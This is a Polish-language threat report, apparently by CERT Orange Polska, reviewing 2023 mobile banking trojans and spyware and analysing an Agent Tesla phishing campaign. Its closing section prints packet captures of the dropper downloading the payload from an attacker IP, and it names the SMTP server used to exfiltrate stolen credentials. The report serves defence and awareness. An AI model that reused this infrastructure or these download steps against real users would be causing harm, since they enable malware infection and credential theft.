Powyższe przykłady pokazują jak kluczowe znaczenie w świecie cyberbezpieczeństwa mają zdolność do adaptacji i ciągłe doskonalenie. Aby pozostać krok przed przeciwnikiem, organizacje muszą zrozumieć, że rozwiązania od dostawców bezpieczeństwa to tylko jedno ogniwo w całym układzie kształtowania zabezpieczeń i poleganie wyłącznie na nich to ryzykowna przedsięwzięcie. Osobiście rekomenduję holistyczne podejście, w którym do narzędzi aktywnej detekcji, stale podnoszone są możliwości monitorowania, poprawiana jest architektura bezpieczeństwa systemów i sieci, a regularnej rewaluacji poddaje się zaimplementowane standardy, procedury i procesy. Istotne są także działania proaktywne które obejmują threat hunting czy prowadzone regularne testy penetracyjne. Te zadania ujawniają podatności, doskonalą obronę i zapewniają, że systemy, a zwłaszcza dojrzałość i świadomość bezpieczeństwa w organizacji rozwija się równolegle ze zmiennym krajobrazem zagrożeń.


Rodzaje zagrożeń

w rozkładzie procentowym




TOP5 trojanów (nie tylko) bankowych

w rozkładzie procentowym




TOP5 stealerów

w rozkładzie procentowym



TOP5 RAT-ów

w rozkładzie procentowym





Zagrożenia wykrywane w sieci Orange na przestrzeni ostatniego roku

Złośliwe oprogramowanie w sieci mobilnej

W roku 2023 urządzenia mobilne wciąż są kuszącym celem dla hakerów, zarówno w operacjach kradzieży danych, jak i do przejmowania zdalnej kontroli nad urządzeniem. Za cel brane są coraz bardziej popularne, szeroko stosowane aplikacje, które użytkownicy uważają za bezpieczne. Coraz częściej odkrywane i publikowane są też nowe podatności w systemach Android i iOS, które stwarzają nową powierzchnię do ataku dla operujących w przestrzeni urządzeń mobilnych, aktorów zagrożeń. To ważne przypomnienie, że większość urządzeń mobilnych wciąż jest niewystarczająco chroniona, pomimo przechowywanych w nich wrażliwych danych osobistych i służbowych.

Pierwszy kwartał 2023

Początek 2023 roku przywitał nas dużą kampanią trojana bankowego – **Hydra**. W kampaniach phishingowych rozsyłanych pocztą, przestępcy podszyli się pod aplikacje banku Santander, skłaniając użytkownika do instalacji umieszczonego w linku narzędzia pod pozorem aktualizacji niezbędnych poprawek bezpieczeństwa. Instalacja Hydry, wymaga od użytkownika wyrażenia zgody na liczne podwyższone uprawnienia, których aplikacja wymaga do uruchomienia, jednak z uwagi na to, że każda instalacja wyzwala podobny komunikat, mamy tendencje do lekceważenia i nie czytania zawartości takich powiadomień. Sama Hydra to trojan bankowy wykonujący tzw. Injecty (wstrzyknięcia złośliwego kodu), które polegają na podmianie aplikacji bankowej (lub innej, jeśli przestępcy uwzględnili ją w swojej konfiguracji) na fałszywą nakładkę logowania przygotowaną przez przestępców. Nakładka ta pośredniczy w procesie uwierzytelnienia do autentycznej aplikacji bankowej zdobywając tym poświadczenia do banku klienta. W obserwowanej przez nas kampanii Hydry, przygotowane nakładki oprócz banków zawierały również szablony kradzieży PIN i haseł z telefonów marki Huaweii i Samsung. Warto też zwrócić uwagę na rzadko spotykaną funkcjonalność Device Take-Over (DTO), sprawiającą, że przestępcy mogą zdalnie wyświetlić graficzny interfejs użytkownika i wejść z nim w interakcje.

Na przełomie stycznia i lutego na rynek trafiła z kolei kolejna rodzina bankera, sprzedawana na forach darkwebowych jako **Hookbot**. Dzięki szczegółowej analizie przeprowadzonej przez zespół CSIRT KNF badacze bezpieczeństwa mogli zapoznać się z funkcjonalnościami złośliwego narzędzia jeszcze zanim większe kampanie przy użyciu tego malware'u zagościły w polskim krajobrazie ataków na urządzenia mobilne. Hookbot to kolejna odmiana popularnego bankera – Ermaca, na którego kodzie źródłowym budowane były już wcześniej odrębne wersje nowych zagrożeń. W tym wypadku sytuacja jest jednak inna, jako że autorem Hookbota jest też pierwotny twórca Ermaca o pseudonimie DukeEugene. Prawdopodobnie decyzja o wprowadzeniu nowego narzędzia, zamiast rozwijania starego, wynikała z potrzeby wyraźnego rozdzielenia funkcjonalności trojana bankowego realizowanych przez Ermaca od znacznie bogatszego w opcje i możliwości, Hooka. Jedną z różnic jest wprowadzenie narzędzia VNC pozwalającego na pełne przejęcie zdalnego dostępu do urządzenia, co otwiera możliwości malware'u na nowe łańcuchy infekcji. Malware jest zdolny do wykonywania szerokiej gamy operacji na urządzeniu, począwszy od symulowania kliknięć, poprzez wypełnianie pól tekstowych, aż po wykonywanie gestów. Dodatkowo Hook jest wyposażony w narzędzia do kradzieży i eksfiltracji plików, obrazów i innych przechowywanych na telefonie danych. Na podstawie otrzymanego parametru, malware albo przesyła serwerowi pełną listę plików dostępnych na urządzeniu, albo pobiera określony plik z systemu. Co więcej Hook nie musi ingerować w polecenia powłoki, ale po prostu korzysta z dostępnych interfejsów API systemu operacyjnego Androida, dzięki uprawnieniom do Usługi dostępności nadanym podczas instalacji. DukeEugene wyposażył swój produkt także w zdolność do monitorowania aplikacji społecznościowej WhatsApp, pozwalającą Hookowi na logowanie i wysyłanie wiadomości za pośrednictwem tej aplikacji w celu rozprzestrzeniania się dalej. Na koniec Hook posiada także zdolność do aktywnego śledzenia geolokalizacji urządzenia, pozwalając przestępcom otrzymywać współrzędne ofiary w dowolnym momencie. Te nowe funkcje przenoszą tę rodzinę malware w strefę, gdzie różnica między oprogramowaniem typu spyware, RAT, a trojanem bankowym staje się coraz bardziej zatarta i mniej oczywista.

Inną wartą odnotowania kampanią zidentyfikowaną przez zespół CERT Orange w pierwszym kwartale 2023 są próby infekcji użytkowników z wykorzystaniem fałszywych reklam promowanych na Facebooku. W prezentowanych reklamach, przestępcy podszywali się pod aplikacje randkową – Tindera, wykorzystując do tego autentyczny spot reklamowy korporacji. Interakcja z reklamą proponuje bezpłatną aktywacje oprogramowania z korzystnymi dla użytkownika funkcjami co skutkuje instalacją innego trojana bankowego – S.O.V.A. **SOVA** oprócz operowania na nakładkach w celu kradzieży poświadczeń do banków i aplikacji pozwala też m.in. na usuwanie i instalowanie innych aplikacji w telefonie, pobieranie listy kontaktów i ciasteczek sesji, a także odczyt czy wysyłanie wiadomości SMS.

Drugi kwartał 2023

W sieci Orange, regularnie od kilku kwartałów identyfikujemy przyrost aktywności zagrożeń z kategorii spyware. Oprogramowanie typu spyware jest używane do szpiegowania ofiar w celu wydobywania osobistych informacji, takich jak wiadomości, zdjęcia, lokalizacja czy dane logowania. Najbardziej powszechnym malwarem z tej rodziny pozostaje SpyNote aka Spymax, które od początku roku zaczęło zalewać legalne sklepy takie jak Google Play, aplikacjami podszywającymi się pod legalne narzędzia, jednak jego szczytowa aktywność przypadła w sieci Orange na okres drugiego kwartału 2023. Główne funkcje SpyNote obejmują wykorzystanie API aparatu do nagrywania i wysyłania filmów z urządzenia na serwer C2, namierzanie geolokalizacji po GPS, kradzież poświadczeń do serwisów takich jak Facebook i Google, kradzież kodów 2FA z aplikacji Google Authenticator czy rejestrowanie poświadczeń wprowadzanych do aplikacji bankowych.

Aby ukryć swoje złośliwe oprogramowanie przed narzędziami bezpieczeństwa, SpyNote stosują techniki zaciemnienia kodu, a także wykorzystują kryptery i loadery do pakowania swojego kodu w rekompilowane aplikacje. Ponadto, wszystkie informacje eksfiltrowane z SpyNote do jego serwera C2 są obfuskowane przy użyciu base64. W drugim kwartale badacze bezpieczeństwa firmy Dr.Web wykryli złośliwe oprogramowanie dystrybułowane w narzędziu SDK przez firmę OKSpin. Czym jest SDK? To skór od Software Development Kit, czyli zestaw narzędzi deweloperskich, które mogą być zintegrowane z aplikacją mobilną, dając możliwość twórcom oprogramowania na zbieranie danych z aktywności użytkowników, dostarczaniu mu spersonalizowanych reklam i treści oraz realizowaniu innych strategii marketingowych. **SpinOK**, bo tak został nazwany ten malware, realizował ponadto funkcje typowe dla oprogramowania spyware, a zatem pozyskiwał dostęp i wykradał dane przechowywane na urządzeniu mobilnym czy w zawartości schowka. Oprócz tego posiadał funkcje identyfikacji środowiska emulacji (wykorzystywanego przez badaczy bezpieczeństwa w analizie złośliwego oprogramowania), poprzez zbieranie danych z żyroskopu. Przykład SpinOk stanowi przestrogę dla programistów aplikacji, podkreślając ryzyko związane z pochopnym i nieświadomym integrowaniem technologii zewnętrznych z własnym oprogramowaniem co może nie tylko doprowadzić do strat wizerunkowych, ale także poważnych reperkusji finansowych i prawnych.

Zwiększona aktywność spyware przeplotła się ze znaczącym zmniejszeniem udziału zagrożeń z kategorii SMS Trojanów. Malware z tej kategorii subskrybuje telefon do usług premium rozsyłając SMS-y bez świadomości końcowego użytkownika. Najczęściej spotykanym zagrożeniem SMS Trojan w sieci Orange w dalszym ciągu pozostaje SMSFactory, jednak jego aktywność znacząco zmniejszyła się od początku 2023 roku (o 41%).

Trzeci kwartał 2023

Trzeci kwartał rozpoczęliśmy od ciekawej kampanii podszyć pod aplikację IKO, wymierzoną w klientów banku PKO. Przestępcy rozsyłali SMS-y z powiadomieniem o konieczności aktualizacji aplikacji. Link we wiadomości prowadził do podstawionej strony, z której następowała instalacja złośliwego oprogramowania, które jednak faktycznym oprogramowaniem nie było. W rzeczywistości na urządzeniu ofiary został utworzony skrót do aplikacji webowej opartej na Chromium z ikonką wyglądającą jak oryginalna aplikacja IKO, która funkcjonuje w identyczny sposób jak wyłudzająca poświadczenia strona phishingowa z tą jednak różnicą, że gdy ją otwieramy nie wyświetla się nam pasek URL, a użytkownik może być przekonany o obcowaniu z legalną aplikacją. Metoda wykorzystana w ataku różni się nazwą w zależności od systemu operacyjnego ofiary (dla Androidów – WebAPK, a dla użytkowników iOS – PWA).

W trzecim kwartale zarejestrowaliśmy też aktywność dwóch kolejnych, nie obserwowanych wcześniej w sieci Orange zagrożeń – trojana Godfather i wyposażonego w funkcje szyfrowania – DAAM. Godfather został opracowany przy użyciu kodu źródłowego innego trojana bankowego o nazwie Anubis. Godfather różni się od Anubisa zaktualizowana komunikacja z serwerem zarządzania (C2), algorytmem szyfrowania ruchu, nowym modułem do zarządzania połączeniami VNC oraz możliwością kradzieży jednorazowych haseł OTP (One Time Password) z aplikacji Google Authenticator. Godfather jest rozprowadzany za pośrednictwem fałszywych aplikacji umieszczanych w Google Play. Po zainstalowaniu malware tworzy przypięte powiadomienie i ukrywa swoją ikonę z listy zainstalowanych aplikacji. Najciekawszym komponentem DAAM jest moduł dynamicznego uruchamiania kodu przez wykorzystanie biblioteki DexClassLoader, pobiera on z serwera C2 metodę, nazwę klasy i adres URL, którego może użyć, aby pobrać i uruchomić inne oprogramowanie na urządzeniu mobilnym. DAAM posiada też moduł ransomware, wykorzystujący algorytm AES do szyfrowania i deszyfrowania plików. Złośliwe oprogramowanie wykorzystuje też usługę Dostępności do monitorowania komponentów aplikacji mediów społecznościowych, takich jak WhatsApp, Skype, Telegram i innych komunikatorów realizujących połączenia VOIP. Jeśli użytkownik korzysta z poniższych komponentów, malware rozpoczyna nagrywanie dźwięku. Może także pobierać zakładki i historię przeglądania, a także kontakty, wiadomości SMS, dzienniki połączeń, pliki, podstawowe informacje o urządzeniu i dane lokalizacyjne. Co więcej, DAAM może pobrać adres URL phishingowy od serwera c2, a następnie załadować go do komponentu WebView, aby wystawić użytkownikowi panel phishingowy w celu kradzieży poświadczeń.

Pod koniec sierpnia badacze z grupy ESET opublikowali informacje o szeroko zakrojonej aktywności spyware skierowanej na rynek europejski. Złośliwe oprogramowanie ukrywało się w sklepie Google Play i Samsung Galaxy Store, ale było też identyfikowane na zewnętrznych serwisach reklamujące je jako nowe, ulepszone wersje znanych komunikatorów. Pod Signala podszywał się Signal Plus Messenger, a pod Telegrama – Flygram. BadBazaar – tak nazywało się oprogramowanie szpiegowskie osadzone w aplikacjach jest powiązane z chińską grupą APT o akronimie GREF. FlyGram mógł dostawać się od kopii ustawień Telegrama, ale bez możliwości odczytu samych wiadomości. Miał jednak funkcjonalność zbierania danych o kontach Google, liście kontaktów czy informacjach o przychodzących i wychodzących połączeniach. Signal Plus Messenger mógł szpiegować jeszcze efektywniej, bo w przeciwieństwie do Flygrama, mógł przeglądać treść konwersacji z Signala, wykorzystując do tego synchronizacje aplikacji mobilnej z klientem desktopowym. Klient desktopowy był instalowany na infrastrukturze przestępców, a synchronizacja konta, która wymagała użycia kodu QR, odbywała się w tle na przejętym urządzeniu mobilnym, bez wiedzy użytkownika. Do przechwytywania komunikacji sieciowej atakujący wykorzystali podstawione serwery proxy, do których rejestrowaliśmy (i blokowaliśmy) komunikacje sieciową, nawet pomimo usunięcia skompromitowanych aplikacji ze sklepów Galaxy Store i Google Play.

Czwarty kwartał 2023

Po raz pierwszy zauważony na początku 2023 roku, bankowy trojan Chameleon, został odkryty przez badaczy firmy ThreatFabric. Wykazywał on wyraźną zdolność manipulowania urządzeniem ofiary, wykonując działania w jej imieniu poprzez funkcję proxy.

Funkcja ta umożliwia realizowanie operacji tj. przejęcie konta (Account TakeOver) i przejęcie urządzenia (Device TakeOver). Wcześniejsza wersja trojana Chameleon wykorzystywała różnorodne metody dystrybucji, ale najczęstszym wektorem były strony phishingowe podszywające się pod znane aplikacje (np. Chrome lubChatGPT) z linkiem do pliku dostarczanym z wykorzystywaniem legalnej sieci dystrybucji treści (CDN) na serwerach Discorda. Pomimo dużej liczby polskich aplikacji bankowych uwzględnionych w konfiguracji, dopiero w drugiej połowie roku zaobserwowaliśmy wyraźny wzrost aktywności oprogramowania w sieci Orange, zwłaszcza w ostatnim kwartale roku. Nałożyło się to też na pojawienie nowej wersji złośliwej aplikacji, którą wyróżniły dwie ciekawe funkcje, niespotykane zbyt często w konkurencyjnych trojanach bankowych:


- Gdy odkryta wersja Chameleona wykryje instalację na urządzeniu opartym na Androidzie 13 z nałożonymi ograniczeniami dotyczącymi aplikacji, reaguje automatycznie: malware wyświetla podstawioną stronę HTML, zachęcając użytkowników do włączenia usługi Dostępność. Ten krok jest niezwykle istotny dla działania malware'u, ponieważ bazuje on na tej usłudze do skutecznego przeprowadzenia ataków DTO.
- Chameleon wykorzystuje interfejs API KeyguardManager oraz AccessibilityEvent do oceny stanu ekranu i blokady. Spełniając określone warunki, złośliwe oprogramowanie wykorzystuje działanie AccessibilityEvent do przejścia z uwierzytelniania biometrycznego na uwierzytelnianie PIN. To omija biometryczny monit, pozwalając trojanowi na odblokowanie urządzenia.

W październiku 2023 zespół CERT Orange ostrzegał przed aplikacjami na Android OS, które po zainstalowaniu na urządzeniu ofiary inicjowały połączenia na numery do krajów spoza UE, nabijając rachunek użytkownika na niemałą kwotę.

W tym celu aplikacja wykorzystywała momenty nieaktywności telefonu w godzinach nocnych, a po wykonaniu połączeń kasowała wszystkie swoje operacje. Co istotne nie zostawiała przy tym niepokojącego śladu, który mógł wskazywać na podejrzaną aktywność w telefonie użytkownika. Ataki typu IRSF (International Revenue Share Fraud) nie są zjawiskiem nowym i stanowią dochodowy proceder. W ramach naszej analizy, zidentyfikowaliśmy blisko 30 urządzeń (smartfonów, tabletów i przystawek Android TV), podatnych na infekcje, a główną cechą wspólną dla wszystkich tych urządzeń było wykorzystanie starej wersji systemu operacyjnego Android (od wypuszczenia na rynek najnowszej atakowanej wersji Android 8.1 minęło już 6 lat). Choć w badanych przez nas przypadkach nie zidentyfikowaliśmy takiej aktywności, takie urządzenia mogą być wykorzystane w dystrybucji złośliwych kampanii SMS, generowania dochodów z reklam czy choćby oszustw reklamowych w modelu PayPerClick.


Najczęściej występujące złośliwe oprogramowanie w sieci mobilnej w 2023 roku

w rozkładzie procentowym



Rodzaje zagrożeń w sieci mobilnej wykrywane w 2023 roku

w rozkładzie procentowym



Podsumowanie

Rok 2023 nie przyniósł wyraźnych zmian w krajobrazie zagrożeń mobilnych. W stosunku do roku 2022 zaobserwowaliśmy nieznaczny spadek (o 2%) całkowitej liczby złośliwej aktywności. Zagrożenia z kategorii Hiddenapps i Adware z dużą przewagą utrzymują swoją dominację jako podstawowe źródło dochodów z przestępczości na rynku mobilnym. Celem takiego oprogramowania jest zarabianie na wyświetlaniu niechcianych reklam końcowym użytkownikom. HiddenAds pozostaje najpopularniejszym przedstawicielem tej rodziny, potrafiąc ukrywać swoją ikonę tak aby nie zostać wykrytym na liście zainstalowanych na telefonie aplikacji.

Najistotniejszy przyrost w roku 2023 zaliczyło oprogramowanie szpiegowskie (spyware), wykradające różne wrażliwe dane z urządzeń swoich ofiar w celu wprowadzenia ich na rynek cyberprzestępców. W porównaniu do roku ubiegłego odnotowaliśmy wzrost o blisko 40%.

Spadek zanotowały natomiast zagrożenia bankowe pomimo regularnie pojawiających się w sieci Orange nowych lub odświeżonych wersji znanych zagrożeń, wyposażonych w bardziej zaawansowane funkcje i techniki unikania wykrycia. Powodem tego może być znaczący spadek kampanii smishingowych ukierunkowanych na Polskę, rozprowadzających złośliwe oprogramowanie. Głównym wektorem infekcji okazały się kampanie malvertismentowe, w tym te inicjowane przez reklamy z serwisów społecznościowych, takich jak Facebook lub podszycia pod legalne aplikacje w sklepie Google Play.

Pomimo że rok 2023 nie stanowił przełomu dla sektora mobilnego, na forach darkwebowych i kanałach Telegram stale rośnie liczba nielegalnych usług, oferujących rozwiązania wymierzone przeciwko urządzeniom mobilnym takie, jak „dropper-as-a-service" i „Google Play Loader". Te usługi będą coraz bardziej kluczowe w dystrybucji złośliwego oprogramowania na platformę Android, dostarczając operatorom gotowych narzędzi, w które wystarczy opakować swoje złośliwe oprogramowanie bez konieczności przygotowania kampanii początkowej. Rośnie jednocześnie liczba zagrożeń wykorzystujących coraz bardziej zaawansowane techniki w celu unikania wykrycia przez narzędzia bezpieczeństwa. Oba te trendy wskazują, że w niedalekiej przyszłości możemy być świadkami zupełnie nowych i bardziej skomplikowanych łańcuchów ataków przeprowadzanych na urządzenia mobilne.

Piotr Kowalczyk

2023 – rokiem Agent Tesla

Śmiało można powiedzieć, że rok 2023, jeśli chodzi cyberzagrożenia w Polsce, należał do malware'a Agent Tesla. Było to jedno z najbardziej popularnych i dominujących zagrożeń pod względem wiadomości phishingowych w skrzynkach polskich internautów.

Czym jest Agent Tesla ?

Agent Tesla to złośliwe narzędzie, określane jako RAT (Remote Access Trojan), które umożliwia cyberprzestępcy zdalny dostęp do zainfekowanego komputera. Po raz pierwszy został wykryty w 2014 roku. Początkowo miał bardzo ubogie funkcje, lecz po wielu latach rozbudowy kodu i pomysłów twórców ostatecznie stał się jednym z bardzo popularnych złośliwych oprogramowań na rynku cyberprzestępców.

Obecna wersja Tesli jest w stanie w pełni szpiegować system ofiary, przechwytywać poufne dane uwierzytelniające, a także działania użytkownika poprzez nagrywanie jego ekranu. Dodatkowo dysponuje funkcją keyloggera, umożliwia też kradzież danych uwierzytelniających z przeglądarek i klientów pocztowych. Co ciekawe, ma możliwość wyodrębniania danych z dużej liczby przeglądarek i klientów poczty.

Jedną z najciekawszych rzeczy wbudowanych w kod Agent Tesla są moduły eksfiltracji danych, czy raczej używane przy nich techniki. AgentTesla wykorzystuje do wykradania danych popularne protokoły jak SMTP i FTP, a także API komunikatora Telegram. Dlaczego takie? To standardowe porty, niewzbudzające podejrzeń w ruchu sieciowym. RAT-y w większości komunikują się na niestandardowych numerach portów TCP.

Historia Agent Tesla

Twórcy Agenta Tesla w 2017 roku udostępnili swoje oprogramowanie jako Malware-as-a-Service. Z początku strona była dostępna w publicznym internecie natomiast obecnie jest jedynie w sieci DarkNet.

Z danych raportu Spam House za 2020 rok wynika, że wzrost wiadomości spamowych z załącznikiem Agenta Tesla sięgnął 772% w odniesieniu do innych znanych stealerów (oprogramowanie wykradające hasła i loginy użytkowników) i znacznie wysunął się on na prowadzenie. To naprawdę gigantyczny poziom!

Agent Tesla został także wykorzystany podczas pandemii koronawirusa na początku marca 2020. E-mail wraz załącznikiem o nazwie „COVID 19_List_cities_names.xlam" miał na celu wykorzystanie obaw, związanych z szerzącą się pandemią. Rzekomo miał on zawierać komunikat z listą miast dotkniętych wirusem zarówno w Ameryce, jak i w Europie. W kampanii tej został wykorzystany błąd w Microsoft Equation Editor CVE-2017-11882. Edytor równań to funkcja pakietu Microsoft Office, umożliwiająca użytkownikowi osadzenie równania matematycznego lub formuły w dowolnym dokumencie biurowym.

Błąd próbował w pierwszej kolejności pobrać GuLoadera (kompaktowe oprogramowanie napisane w języku Visual Basic, które ma na celu pobranie, odszyfrowanie oraz uruchomienie pliku binarnego z danego serwera). W kolejnym kroku GuLoader pobierał już Agenta Tesla.


Opisywany malware był też wykorzystywany podczas początków konfliktu rosyjsko-ukraińskiego w 2022 roku. Wykorzystując obawy związane z wojną, oszuści wysyłali załącznik ZIP z rzekomą ankietą do wypełnienia w celu pomocy klientom w opracowaniu planów tworzenia kopii zapasowych. Większość wiadomości phishingowych w tej kampanii pochodziła z Holandii, podczas gdy cele znajdowały się w Czechach, Korei Południowej, Niemczech, Wielkiej Brytanii oraz Stanach Zjednoczonych.

Agent Tesla w Orange Polska

Pierwszą kampanię Agent Tesla CERT Orange Polska zauważył w polskiej cyberprzestrzeni 12 kwietnia 2023.


Treść wiadomości e-mail wyglądała następująco:

„Dzień dobry, Proszę o potwierdzenie realizacji załączonego zamówienia (…)".




Dla wielu osób to codzienność w mailowej skrzynce, ale jeśli trafi do Was coś takiego, a nigdy zamówień nie dostawaliście – istnieje bardzo duże ryzyko, że macie do czynienia ze złośliwą treścią.

W wiadomości e-mail znajdował się załącznik w postaci pliku o nazwie „ZAMDOST_210-ZT-2023_Oryginał_4_pdf.img" z rozszerzeniem *.img (plik obrazu dysku tworzony przez Macintosh Disk Image),




Po jego rozpakowaniu otrzymywaliśmy plik binarny o nazwie „ZAMDOST_210-ZT-2023_Oryginał_4_pdf.exe”



Analizując plik, wydobyliśmy informację, w jaki sposób i gdzie Agent Tesla wykrada dane z zainfekowanych komputerów polskich użytkowników.
Najpierw uruchamiany był plik o nazwie „ZAMDOST_210-ZT-2023_Oryginał_4_pdf.exe”, czyli dropper.

Następnie pobierał docelowe złośliwe oprogramowanie.



```
> Frame 11: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface intf0, id 0
> Ethernet II, Src: 5e:ad:18:91:91:82 (5e:ad:18:91:91:82), Dst: b2:cd:3c:52:4a:70 (b2:cd:3c:52:4a:70)
> Internet Protocol Version 4, Src: 10.127.0.23, Dst: 103.228.36.104
> Transmission Control Protocol, Src Port: 49699, Dst Port: 80, Seq: 1, Ack: 1, Len: 80
v Hypertext Transfer Protocol
  v GET /ultron/Vgxhr.mp4 HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /ultron/Vgxhr.mp4 HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /ultron/Vgxhr.mp4
      Request Version: HTTP/1.1
    Host: 103.228.36.104\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://103.228.36.104/ultron/Vgxhr.mp4]
    [HTTP request 1/1]
    [Response in frame: 386]
```

```
0000  b2 cd 3c 52 4a 70 5e ad  18 91 91 82 08 00 45 00   ··<RJp^· ·····E·
0010  00 78 13 6e 40 00 80 06  50 30 0a 7f 00 17 67 e4   ·x·n@··· P0····g·
0020  24 68 c2 23 00 50 85 c2  72 e9 d2 ff 43 20 50 18   $h·#·P·· r···C P·
0030  01 00 d1 31 00 00 47 45  54 20 2f 75 6c 74 72 6f   ···1··GE T /ultro
0040  6e 2f 56 67 78 68 72 2e  6d 70 34 20 48 54 54 50   n/Vgxhr. mp4 HTTP
0050  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 31 30 33 2e   /1.1··Ho st: 103.
0060  32 32 38 2e 33 36 2e 31  30 34 0d 0a 43 6f 6e 6e   228.36.1 04··Conn
0070  65 63 74 69 6f 6e 3a 20  4b 65 65 70 2d 41 6c 69   ection:  Keep-Ali
0080  76 65 0d 0a 0d 0a                                 ve····
```

Docelowy Agent Tesla pobierany był w postaci pliku o nazwie „Vgxhr.mp4” z serwera o adresie 103.228.36.104.

Po szczegółowym przeanalizowaniu próbki z sekcji kodu należącej do konfiguracji malware wydobyto dane serwera Command&Control botnetu. Agent Tesla wykorzystywał w tym przypadku jeden ze swoich trzech kanałów eksfiltracji danych: protokół SMTP. Simple Mail Transfer Protocol to protokół TCP/IP używany przy wysyłaniu i odbieraniu poczty elektronicznej. Dzięki niemu malware swobodnie wysyłał wykradzione hasła i loginy do botmastera, wykorzystując przy tym serwer smtp.mailbuilderbuilder.com.

```
0000  5e ad 18 91 91 82 b2 cd  3c 52 4a 70 08 00 45 48   ^······ <RJp··EH
0010  00 52 70 d4 40 00 37 06  5b 05 22 9a 4a 55 0a 7f   ·Rp·@·7· [·"·JU··
0020  00 17 02 4b c2 37 e4 8a  f0 d4 f9 69 1a 15 50 18   ···K·7·· ···i··P·
0030  01 ff 85 53 00 00 32 32  30 20 6d 61 69 6c 62 75   ···S··22 0 mailbu
0040  69 6c 64 65 72 62 75 69  6c 64 65 72 2e 63 6f 6d   ilderbui lder.com
0050  20 45 53 4d 54 50 20 50  6f 73 74 66 69 78 0d 0a    ESMTP P ostfix··
```

